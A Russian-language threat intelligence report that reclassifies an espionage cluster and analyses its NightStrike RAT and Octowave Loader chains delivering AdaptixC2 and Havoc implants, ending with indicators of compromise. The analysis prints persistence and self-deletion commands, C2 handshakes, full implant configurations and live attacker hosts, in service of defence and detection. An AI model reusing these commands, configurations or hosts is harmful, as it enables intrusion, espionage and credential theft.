


Новые данные раскрыли шпионский профиль кластера Insolent Hyena
Введение
Ранее мы считали Insolent Hyena хактивистской группировкой, но отмечали, что мотивация злоумышленников неоднозначна. Дальнейшее наблюдение за активностью кластера показало: характер его деятельности в большей степени соответствует кибершпионажу.
Напомним, что в наших исследованиях ландшафта киберугроз мы классифицируем группировки по мотивации, где Hyenas («гиены») — кластеры с хактивистской направленностью, Wolves («волки») — злоумышленники, движимые финансовой выгодой, а Werewolves («оборотни») занимаются кибершпионажем.
До сих пор Insolent Hyena относилась к категории Hyenas. Теперь мы пересмотрели эту оценку — и вот почему:
- За время мониторинга мы не выявили фактов использования вредоносного ПО (например, шифровальщиков или вайперов) для деструктивных действий.
- Значительную часть арсенала атакующих составляют трояны удаленного доступа (RAT): CapDoor, NightWire и NightStrike. Злоумышленники также используют импланты фреймворков постэксплуатации: AdaptixC2, Havoc и Cobalt Strike.
- Для получения первоначального доступа кластер применяет целевой фишинг, например атаки с использованием ClickFix. В некоторых случаях атакующие получают доступ к инфраструктуре от других кибершпионских кластеров, а затем разворачивают легитимное средство удаленного доступа NetSupport Manager.
- Insolent Hyena в основном атаковала государственный сектор, а также промышленные организации и научно‑исследовательские институты, связанные с оборонно‑промышленным комплексом.
- Мы не обнаружили публичных каналов или заявлений об успешных кибероперациях, характерных для хактивистских группировок.
По совокупности этих признаков мы переименовали Insolent Hyena в Insolent Werewolf.
В августе 2026 года, анализируя активность Insolent Werewolf, мы обнаружили новый троян удаленного доступа и назвали его NightStrike. Ретроспективный анализ показал, что атакующие использовали его как минимум с июня этого же года.
Кроме того, злоумышленники использовали загрузчик Octowave Loader. Он разворачивал в скомпрометированных системах импланты фреймворков постэксплуатации AdaptixC2 и Havoc. Ранее Havoc в арсенале кластера мы не наблюдали.
Ключевые выводы
- Судя по характеру активности, Insolent Werewolf занимается в первую очередь кибершпионажем.
- Кластер продолжает развивать собственный инструментарий. В частности, атакующие создали новый троян удаленного доступа NightStrike, который, предположительно, разработал тот же автор, что и NightWire RAT.
- Помимо Cobalt Strike и AdaptixC2, которые мы уже связывали с кластером, злоумышленники использовали Havoc. Разные фреймворки и собственное вредоносное ПО позволяют им подбирать инструментарий под конкретные условия атаки и снижать вероятность обнаружения за счет различий в возможностях и сигнатурах средств защиты.
NightStrike
NightStrike представляет собой троян удаленного доступа (RAT), написанный на языке C++. Предполагается, что его создал тот же разработчик, который разработал NightWire, на основании сходств в стиле написания кода.
NightStrike в начале исполнения проверяет, есть ли в командной строке аргумент со значением 1. Если есть, то в директории исполнения ВПО создается лог‑файл debug.txt, в который ВПО будет записывать свои действия. Логирование данных происходит в формате [YY-MM-DD-HH-MM-SS-MS LogData].
После этого происходит проверка, есть ли в конце ВПО маркер <<<BIND>>>. Если есть, то троян сохраняет данные оттуда в %TEMP%\[random_name] и запускает этот файл. Это может быть, например, отвлекающий документ.
Далее происходит проверка, включен ли rootkit‑флаг в конфигурации ВПО. Если такой флаг включен, то ВПО копирует себя по пути %LOCALAPPDATA%\Microsoft\WindowsApps\SecurityHealthService.exe, удаляет работающий экземпляр процесса SecurityHealthService.exe, устанавливает атрибуты для файла «системный» и «скрытый», удаляет ADS‑поток :Zone.Identifier у файла, производит PPID spoofing под процесс explorer.exe и запускает данную копию с флагом %LOCALAPPDATA%\Microsoft\WindowsApps\SecurityHealthService.exe --rkt.
Затем ВПО производит удаление оригинального файла с помощью команды cmd.exe /C ping 127.0.0.1 -n 1 > nul & del /F /Q [original_malware.exe] и завершает работу оригинального процесса.
После копирования и запуска в новом процессе ВПО создает мьютекс SvcRuntimeMtx, а также инициализирует свой управляющий сервер. У NightStrike предусмотрен запасной вариант для управляющего сервера. По умолчанию управляющий сервер — 46.250.238[.]87:5173. Однако, если по умолчанию присутствует строка <<<, ВПО подставляет адрес 194.59.31[.]39:5173.
Также имеется возможность указать управляющий сервер с помощью аргумента командной строки. Так, если в аргументах передано [host]:[port], то ВПО подключится к этому управляющему серверу. Затем происходит генерация ID системы. ID основывается на серийном номере диска C:, а также имени компьютера. Формируется строка в формате [C_Serial_Num-PC_Name], и от этого считается FNV‑1a‑хеш.
Этот ID используется при формировании запроса на управляющий сервер, в частности участвует в WebSocket‑пути [host]:[port]/api/clients/[CLIENT_ID]/stream/ws.
Если в конфигурации ВПО присутствует флаг для закрепления в системе, то ВПО копирует себя в %APPDATA%\WindowsUpdate.exe и закрепляется в реестре:
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] "WindowsUpdate" = "%APPDATA%\WindowsUpdate.exe"
Также закрепление происходит с помощью создания задачи:
schtasks /create /tn "WindowsUpdate" /tr "\"%APPDATA%\Microsoft\WindowsUpdate.exe\"" /sc onlogon /rl limited /f
После этого запускается отдельный поток кейлоггера. Кейлоггер логирует данные в формате[HH-MM-SS] [Foreground_Window_Text] keylog_data. Файл кейлоггера сохраняется в %TEMP%\keylog_YY-DD-MM.txt, после чего устанавливается WebSocket‑соединение.
Производится HTTP GET — запрос со следующими заголовками:
GET /api/clients/[CLIENT_ID]/stream/ws  HTTP/1.1
Host: 46.250.238[.]87:5173
Upgrade: websocket
User-Agent: StrikeStub/1.0
Затем начинается основной цикл обработки и получения команд. ВПО сериализует принимаемые и отправляемые данные в формате MessagePack.
После установки соединения ВПО отправляет на C2 информацию о системе:
"type": "hello",
"id": "[CLIENT_ID]",
"hwid": "[generated_HWID]",
"host": "[PC_NAME\Username]",
"os": "Windows [Os Version]",
"arch": "[x86 / amd64]",
"version": "1.0.0-cpp",
"user": "[Username]",
"monitors": 1,
"country": "ZZ"
После этого начинается обработка команд.
| Команда | Описание |
|---|---|
|
Возврат pong |
|
Создание скрытого рабочего стола и запуск на нем процесса |
|
Завершение работы скрытого рабочего стола |
|
Перемещение мыши по переданным координатам (x, y) |
|
Нажатие кнопки мыши |
|
Отпускание кнопки мыши |
|
Нажатие клавиши |
|
Отпускание клавиши |
|
Запуск процесса на скрытом рабочем столе. От C2 принимается путь к процессу |
|
Запуск браузера на скрытом рабочем столе. Формат запуска браузеров Chrome/Edge/Brave:
Формат запуска браузера Firefox:
|
|
Установка качества передаваемой картинки |
|
Не реализовано |
|
Просмотр основного рабочего стола пользователя (без создания скрытого рабочего стола) |
|
Остановка просмотра рабочего стола пользователя |
|
Управление мышью на основном рабочем столе пользователя с помощью передаваемых координат |
|
Управление клавиатурой на основном рабочем столе пользователя |
|
Запуск командной оболочки с перехватом потоков ввода и вывода. Запускается в формате |
|
Запись данных в поток ввода командной оболочки |
|
Остановка работы командной оболочки |
|
Не реализовано |
|
Нерекурсивный обход переданной директории. Если путь не передан, то по умолчанию происходит обход диска |
|
Скачивание файла по переданному пути. Максимальный размер файла — 50 МБ |
|
Удаление переданного файла/директории |
|
Сохранение файла по переданному пути |
|
Создание директории по переданному пути |
|
Архивирование директории по переданному пути. ВПО создает файл |
|
Запуск потока кейлоггера, если он еще не запущен |
|
Остановка работы кейлоггера |
|
Сбор списка файлов кейлоггера |
|
Получение содержимого файла кейлоггера по переданному имени файла |
|
Удаление всех файлов кейлоггера |
|
Создание снимка экрана в формате BMP |
|
Запуск потока с показом веб‑камеры |
|
Завершение потока веб‑камеры |
|
Загрузка файла в систему и его запуск. Формат принимаемых данных: Данные декодируются из base64 и сохраняются в директорию |
|
Скачивание файла по переданному URL и запуск этого файла |
|
Получение host и port от C2. После этого устанавливается TCP‑соединение с C2‑сервером согласно переденным параметрам. На сервер отправляется |
|
Отправка данных в установленное TCP‑соединение. От сервера принимается параметр |
|
Закрытие переданного TCP‑соединения. От сервера принимается параметр |
|
Листинг процессов в системе в формате |
|
Завершение процесса по переданному PID |
|
Перечисление списка ключей и значений реестра по переданной ветке |
|
Установка значения параметра в переданную ветку реестра |
|
Удаление значения в реестре по переданной ветке |
|
Создание переданной ветки реестра |
|
Удаление переданной ветки реестра |
|
Перечисление значений списка элементов автозагрузки системы. Перечисляются значения веток реестра |
|
Удаление переданного элемента из автозагрузки (путь или значение из реестра) |
|
Листинг запущенных служб Windows |
|
Управление сервисом Windows (остановка, продолжение, перезапуск сервиса) |
|
Сбор информации о системе: имя ПК, имя пользователя, имя процессора, количество ядер, версия и архитектура ОС, объем ОЗУ, время работы системы, имя видеокарты, количество места на дисках, разрешение экрана, список установленных АВПО‑решений, список установленных программ |
|
Показ пользователю диалогового окна с переданным текстом |
|
Выключение ПК |
|
Перезагрузка ПК |
|
Блокировка экрана ПК |
|
Удаление ВПО из системы. Удаление из реестра, удаление файла |
|
Кража данных из браузеров системы. Запускается отдельный поток, в котором ВПО из своего тела расшифровывает встроенный PE. Данный PE — утилита с открытым исходным кодом ChromElevator. Утилита запускается с помощью техники RunPE. Извлеченные данные браузеров отправляются на управляющий сервер |
|
Сбор полной информации и кража данных из системы:
|
AdaptixC2

Во время исследования инфраструктуры атакующих был обнаружен MSI‑установщик DRPUMSItoEXECreator(Demo)2024_signed.msi с недействительной цифровой подписью. Установщик распаковывал файлы в каталог %LOCALAPPDATA%\Programs\Advanced CatchPulse Scanner и запускал легитимный EXE‑файл sascanner.exe.
Конечной нагрузкой являлся имплант фреймворка постэксплуатации AdaptixC2.
При запуске легитимного EXE‑файла sascanner.exe загружаются три вредоносные библиотеки:
iPrf-2.dll— DLL‑библиотека, предназначенная для расшифровывания шелл‑кода Octowave Loader, хранящегося в файлеAnalysisService.db.WebView2.DevTools.Dom.dll— DLL‑библиотека, предназначенная для запуска расшифрованного шелл‑кода Octowave Loader.Gma.System.MouseKeyHook.dll— DLL‑библиотека, предназначенная для скрытия окон.
Шелл‑код Octowave Loader считывает и расшифровывает конечную нагрузку из файла Comm.raw.
Конфигурация импланта AdaptixC2:
{
   "encryption_key": "331eb0e2111d14bcc9f622fa7dfd3214",
   "agent_type": 3192652105,
   "listener_type": 0,
   "sleep_delay": 60,
   "jitter_delay": 15,
   "kill_date": "2074-02-04 17:09:42+00:00",
   "use_ssl": true,
   "servers": [
      "stinkyshockblazer[.]cfd:443"
   ],
   "http_method": "POST",
   "uris": [
      "/catalog/mkr-l5"
   ],
   "parameter": "Sec-Fetch-User",
   "user_agents": [
      "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.119 YaBrowser/22.3.0.2539 Yowser/2.5 Safari/537.36"
   ],
   "http_headers": "Accept-Encoding: gzip,deflate,br,zstd\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nSec-GPC: 1\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nSec-Fetch-Dest: document\r\nSec-Fetch-Mode: navigate\r\nSec-Fetch-Site: same-origin\r\n",
   "ans_pre_size": 26,
   "ans_size": 47,
   "host_headers": [
      "www.tdspectara[.]ru"
   ],
   "rotation_mode": 0,
   "proxy_type": 0,
   "download_chunk_size": 3128,
   "working_time": "not set",
   "type": "BEACON_HTTP"
}Havoc

В другом случае MSI‑установщик распаковывал файлы в каталог %LOCALAPPDATA%\Programs\HP SmartStream License Manager. В каталоге также находился набор файлов, характерных для цепочек атак с использованием Octowave Loader: легитимный EXE‑файл, DLL‑библиотеки, используемые для DLL Side‑Loading, и файлы с зашифрованной нагрузкой.
В этом случае конечной нагрузкой являлся имплант Demon фреймворка постэксплуатации Havoc.
При запуске легитимного EXE‑файла HPLicenseManager.exe загружаются три вредоносные библиотеки:
WinSca.dll— DLL‑библиотека, предназначенная для расшифровывания шелл‑кода Octowave Loader, хранящегося в файлеdesktop.dat.Slitheris.dll— DLL‑библиотека, предназначенная для запуска расшифрованного шелл‑кода Octowave Loader.PuTranslations.resources.dll— DLL‑библиотека, предназначенная для скрытия окон.
Шелл‑код Octowave Loader считывает и расшифровывает конечную нагрузку из файла WindowCreate.bin.
Конфигурация импланта Demon:
{
    "Sleep": 20,
    "Jitter": 15,
    "Alloc": "Native/Syscall",
    "Execute": "Native/Syscall",
    "ConfigSpawn64": "C:\\Windows\\explorer.exe",
    "ConfigSpawn32": "C:\\Windows\\explorer.exe",
    "ObfTechnique": "Ekko",
    "ObfBypass": "BYPASS_JMPRBX",
    "StackSpoof": 1,
    "ProxyLoading": "RtlCreateTimer",
    "Syscall": 1,
    "AmsiPatch": "None",
    "KillDate": 0,
    "WorkingHours": 0,
    "Methode": "POST",
    "HostRotation": 0,
    "Hosts": [
        "unmoralreformeddehydrate[.]cfd:443"
    ],
    "Secure": 1,
    "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 YaBrowser/25.8.0.0 Safari/537.36",
    "Headers": [
        "Sec-Fetch-Site: none",
        "Sec-Fetch-Mode: no-cors",
        "Sec-Fetch-Dest: empty",
        "Accept-Language: en-US,en;q=0.5"
    ],
    "Uris": [
        "/async/ddljson",
        "/async/newtab_ogb"
    ],
    "ProxyEnabled": 0
}Индикаторы компрометации
Хеш‑суммы файлов
NightStrike
f41ad6382381aa01b232007a62e845dfb062dc7050f23e987f341fe04b5628e879bc2ef7e362394cb209de491ff8c2402c944b835d923ece0a63531922c2f4b1a94e2c99cd8aaed4124fb4301b71dc97d480bf47135d4d7f45057f2c05487b0e86ca13d899fb4c9eb9a7a783347b8901945fac8039d1dfbb148f57dbd14991d9d08f5be17e0faae9e2284d89995ee0e9d86f2f7e700a0cc01e268c651f892cc1fc1e396f086f78b1c1a722187d5576ca1a110139f6ea92051c056fae2bcaee15407dd6fc3839977aef22ab7083f53f2544140ed47b05177ca2910521a373174044b5f61672bd2243250d068053c2e2fd4be2277b1833ebedf97c43d2723d9d236a98f728dd24e272965a9dae64ccbf9c4a34b1136c2fda3ebf3fc2f1f481394199fce013248f101bd8a3d51142e0c2fd8cd480443a99519cf8a5426a69e06f45f72d737bba6785cb1c94c773a1bf1f283e6395ec5d0daf051734a2f2147fe28d
AdaptixC2
ba916aa1dfb0f562556e514b9fe92637e97282813047955c9744467154da3df34eddd4af1fd3a3e40e61e9cc2961b540504e86713c27fda166f7b870b3a0f36ec5c4c9b794e5f1f2be986b7dbb74bba949218be947ca0f381585f551bec0a846059c0dcdd98d19e31d310427a422d48c47c5e8615ad3c0d31fcaa26c4eacac1cc65bfd22870a3a7e561a8009a9b69f58c0a9017343095d849f64a428cf136431e5f52fa07c411141904d2f41aa5ba774083272f787d5871a5bc9bba9d2d07902
Havoc
6298d7791cd6f556d4e8b60350a5fe6a4361cba7234d416031186ee249a81cc872a9a2bbefdfc08b7153f7808c7b27254bdb4b5d9e3a3c0249b5889efbc0becf2d93804826f8a7a28ce6f60162f1d73b84c6ece3daa823ece170fafc558a796db42910aae8a63d7550b5e8277ac47aebb842441e2110a75ff6bd4dfa5f927dd7598abde0f738440fa7a368b9f5c324a7f54847dab55fd88ed817f5c17f56d882
Сетевые индикаторы
URL
hxxp://85.239.144[.]51/agent.exehxxp://46.250.238[.]87/agent.exehxxp://85.239.144[.]51:5173/api/clients/9e4dfd51fb1788a91403039724dffc0457aae05dbf9719bb9d1454cac33b9352/stream/wshxxp://85.239.144[.]51:5173/api/clients/f14ee4054ed8f6b15042cc7a1ca56052d4d8e6558d942e32105772a54e9bfe69/stream/wshxxp://85.239.144[.]51:5173/api/clients/53298f5e0823781d027e751bbac0b68339f7e40fc23b9c4b0f56663e80d06612/stream/wshxxp://85.239.144[.]51:5173/api/clients/8b097777ffe1ae102fc7ac9af97119e4287315a5c385d7d6c4a2a860ec2e44b7/stream/wshxxp://46.250.238[.]87:5173/api/clients/caf7038b9d615f75243b31632268602017d3665ec80b064205c869413bc8c038/stream/wshxxp://46.250.238[.]87:5173/api/clients/7ca843cebc422ba7c437018500c3933b5d972cefc0af4b460116830e996f3ba3/stream/wshxxp://46.250.238[.]87:5173/api/clients/19d38ac5455dbd8392b07036f11bdef3596c41b67f81d1bf1aaee7a8d074ac0b/stream/wshxxp://46.250.238[.]87:5173/api/clients/58a6172bcf0ed2c48f4f33d9976796375c9763a2be53922c8089afeccdb2c097/stream/wshxxp://38.255.32[.]104:5173/api/clients/f146eac864ccd709d022e4b14a98441eb19d6b92aa921a0c1279a449b1ec57f0/stream/wshxxp://198.46.243[.]24:5173/api/clients/ae8ff1c3b5e620b2233389661842c765cd04dfecd73a880de3cbf7115c1ebb50/stream/wshxxp://108.186.112[.]105:5173/api/clients/342b4805758e2ea62fe3b91c7614a4d719caf819dc5b4afc8d5e4694666cf21a/stream/ws
Домены
unmoralreformeddehydrate[.]cfdstinkyshockblazer[.]cfd
IP‑адреса
38.255.32[.]10446.250.238[.]8785.239.144[.]51108.186.112[.]105198.46.243[.]24
MITRE ATT&CK
| Тактика | Техника | Процедура |
|---|---|---|
Execution |
Command and Scripting Interpreter: PowerShell |
Insolent Werewolf использует AdaptixC2 и Havoc для выполнения переданных команд в интерпретаторе PowerShell |
Execution |
Command and Scripting Interpreter: Windows Command Shell |
Insolent Werewolf использует NightStrike для запуска
Insolent Werewolf использует AdaptixC2 и Havoc для обеспечения интерактивного выполнения команд с помощью интерпретатора команд Windows |
Execution |
Native API |
Insolent Werewolf использует NightStrike для запуска процесса |
Execution |
User Execution: Malicious File |
Жертва должна запустить вредоносный MSI‑файл, чтобы инициировать процесс компрометации системы |
Persistence |
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
Insolent Werewolf использует NightStrike для закрепления в системе через ключ реестра |
Persistence |
Scheduled Task/Job: Scheduled Task |
Insolent Werewolf использует NightStrike для создания запланированной задачи
|
Stealth |
Access Token Manipulation: Parent PID Spoofing |
Insolent Werewolf использует NightStrike для маскировки перезапущенного процесса |
Stealth |
Deobfuscate/Decode Files or Information |
Insolent Werewolf использует NightStrike для расшифровывания строк во время выполнения с помощью операции XOR. Insolent Werewolf использует вредоносные DLL‑библиотеки для расшифровывания XOR‑зашифрованного шелл‑кода Octowave Loader и нагрузки AdaptixC2 и Havoc перед выполнением |
Stealth |
Hide Artifacts: Hidden Window |
Insolent Werewolf использует NightStrike для создания скрытого рабочего стола hVNC и запуска в его контексте процесса |
Stealth |
Hijack Execution Flow: DLL |
Insolent Werewolf размещает вредоносные DLL‑библиотеки рядом с легитимными приложениями для загрузки и выполнения Octowave Loader |
Stealth |
Indicator Removal: File Deletion |
Insolent Werewolf использует NightStrike для удаления оригинального исполняемого файла после перезапуска через
|
Stealth |
Masquerading: Match Legitimate Resource Name or Location |
Insolent Werewolf использует NightStrike для копирования собственного исполняемого файла под именем легитимного ПО, например |
Stealth |
Obfuscated Files or Information: Embedded Payloads |
Insolent Werewolf использует NightStrike для кражи данных с помощью встроенного PE‑стилера и хранения дополнительных данных с использованием механизма маркера |
Stealth |
Obfuscated Files or Information: Encrypted/Encoded File |
Insolent Werewolf хранит шелл‑код Octowave Loader и нагрузки AdaptixC2 и Havoc в зашифрованных файлах |
Stealth |
Process Injection: Process Hollowing |
Insolent Werewolf использует NightStrike для расшифровывания встроенного PE‑файла стилера и его внедрения в приостановленный экземпляр собственного процесса |
Defense Impairment |
Modify Registry |
Insolent Werewolf использует NightStrike для изменения ключей и значений параметров реестра через команды |
Credential Access |
Credentials from Password Stores: Credentials from Web Browsers |
Insolent Werewolf использует NightStrike для извлечения сохраненных паролей из веб‑браузеров Chrome, Edge, Brave и Firefox через встроенный PE‑стилер |
Discovery |
File and Directory Discovery |
Insolent Werewolf использует NightStrike для перечисления файлов и директорий по команде Insolent Werewolf использует использует AdaptixC2 и Havoc для сбора информации о файлах и папках |
Discovery |
Process Discovery |
Insolent Werewolf использует NightStrike для перечисления процессов по команде Insolent Werewolf использует AdaptixC2 и Havoc, которые могут собирать информацию об активных процессах |
Discovery |
Query Registry |
Insolent Werewolf использует NightStrike для чтения реестра по команде |
Discovery |
Software Discovery: Security Software Discovery |
Insolent Werewolf использует NightStrike для обнаружения антивирусного ПО через |
Discovery |
System Information Discovery |
Insolent Werewolf использует NightStrike для сбора системной информации по команде |
Lateral Movement |
Remote Services: SMB/Windows Admin Shares |
Insolent Werewolf использует AdaptixC2 и Havoc, которые могут использовать именованные каналы SMB для взаимодействия с агентами |
Collection |
Browser Session Hijacking |
Insolent Werewolf использует NightStrike для клонирования профилей Chrome, Edge, Brave и Firefox в |
Collection |
Data from Local System |
Insolent Werewolf использует NightStrike для чтения произвольных файлов с диска по команде |
Collection |
Input Capture: Keylogging |
Insolent Werewolf использует NightStrike для перехвата нажатий клавиш с контекстом активного окна и записи данных в файл |
Collection |
Screen Capture |
Insolent Werewolf использует NightStrike для захвата изображения основного экрана и его потоковой передачи на C2‑сервер по команде Insolent Werewolf использует AdaptixC2 и Havoc для создания снимков экрана системы |
Collection |
Video Capture |
Insolent Werewolf использует NightStrike для захвата видео с веб‑камеры и отправки изображения на C2‑сервер |
Command and Control |
Application Layer Protocol: Web Protocols |
Insolent Werewolf использует NightStrike для связи с C2‑сервером через WebSocket поверх HTTP с User‑Agent Insolent Werewolf использует AdaptixC2 и Havoc, которые взаимодействуют с C2‑сервером с помощью HTTPS |
Command and Control |
Ingress Tool Transfer |
Insolent Werewolf использует NightStrike для загрузки и выполнения файлов через команды |
Command and Control |
Proxy: Internal Proxy |
Insolent Werewolf использует NightStrike для создания TCP‑прокси через команды |
Exfiltration |
Exfiltration Over C2 Channel |
Insolent Werewolf использует NightStrike для передачи файлов, keylog‑файлов, скриншотов и паролей через постоянное WebSocket‑соединение в формате MessagePack. Insolent Werewolf использует AdaptixC2 и Havoc для выгрузки файлов на управляющий сервер |
Impact |
Service Stop |
Insolent Werewolf использует NightStrike для управления службами в ОС Windows по команде |
Impact |
System Shutdown/Reboot |
Insolent Werewolf использует NightStrike для выключения и перезагрузки компьютера по командам |
Как защитить компанию от подобных угроз
Кибершпионские кластеры особенно стремятся оставаться незамеченными в инфраструктуре жертвы. Поэтому важно вовремя прервать действия злоумышленников, пока они не закрепились в сети и не получили доступ к значимым данным. BI.ZONE EDR помогает обнаруживать подозрительную активность на конечных точках и реагировать на угрозы автоматически или с участием команды кибербезопасности. Это позволяет выявить атаку на ранней стадии, оперативно ограничить ее развитие и не дать злоумышленникам продолжить работу в скомпрометированной системе.
А чтобы заранее учитывать тактики, техники и инструменты атакующих, используйте BI.ZONE Threat Intelligence. На портале собрана полная информация об актуальных атаках, группировках, их инструментах и эксплуатируемых уязвимостях. Эти данные можно использовать при оценке рисков, настройке защитных мер и расследовании киберинцидентов.